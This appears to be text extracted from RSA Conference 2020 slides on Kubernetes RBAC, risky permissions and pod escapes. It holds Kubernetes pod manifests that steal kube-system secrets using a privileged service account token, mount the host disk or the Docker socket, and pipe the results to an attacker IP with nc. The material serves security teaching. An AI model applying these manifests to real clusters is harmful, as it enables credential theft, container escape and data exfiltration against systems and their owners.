
Subject

John

# Role-Based Access Control (RBAC)

“Fine-grained role bindings provide greater security, but require more effort to administrate.”

# Role-Based Access Control (RBAC)



# Role-Based Access Control (RBAC)

43 (Cluster)RoleBindings


51 (Cluster)Roles

38 Subjects

# Subjects

# (Cluster)RoleBindings

# (Cluster)Roles




# Risky Permissions



# Examples

No. 1

# Creating a pod (“hot pod”) with privileged service account




## Examples - No. 1

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: create-pod
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["create"]
```

## Examples - No. 1

serviceAccountName:<service\_account\_name>

# Examples - No. 1



## Examples - No. 1

(get, list, watch)->(secrets)

| NAME                               | SECRETS | AGE |
|------------------------------------|---------|-----|
| attachdetach-controller            | 1       | 23d |
| bootstrap-signer                   | 1       | 23d |
| certificate-controller             | 1       | 23d |
| clusterrole-aggregation-controller | 1       | 23d |
| coredns                            | 1       | 23d |
| cronjob-controller                 | 1       | 23d |
| daemon-set-controller              | 1       | 23d |

# Examples - No. 1

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "apk update && apk add curl --no-cache;
            cat /run/secrets/kubernetes.io/serviceaccount/token | 
            { read TOKEN;
              curl -k -v
              -H \"Authorization: Bearer \$TOKEN\"
              -H \"Content-Type: application/json\"
              https://master_ip:6443/api/v1/namespaces/kube-system/secrets; } ||
            nc attacker_ip 6666;"]
```

List secrets  
and send  
them to the  
attacker

```
serviceAccountName: bootstrap-signer
automountServiceAccountToken: true
hostNetwork: true
```

RSA®Conference2020



Demo



# Escape from a Pod #1


```
apiVersion: v1
kind: Pod
metadata:
  name: alpine2
spec:
  containers:
    - name: alpine
      image: alpine
      command: ["/bin/sh"]
      args: ["-c", "mkdir /mnt1; mount /dev/xvda1 /mnt1;
              ls /mnt1/ | nc <attacker_ip> 6666;"]
      securityContext:
        privileged: true
      hostNetwork: true
```

Mount host device  
to the container

# Escape from a Pod #2

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine3
spec:
  volumes:
    - name: docker-sock
      hostPath:
        path: /var/run/docker.sock
  containers:
    - name: alpine
      image: alpine
      command: ["sh", "-c", "apk update && apk add docker;
                  docker ps | nc <attacker_ip> 6666"]
  volumeMounts:
    - name: docker-sock
      mountPath: /var/run/docker.sock
```

Use docker client to view other containers

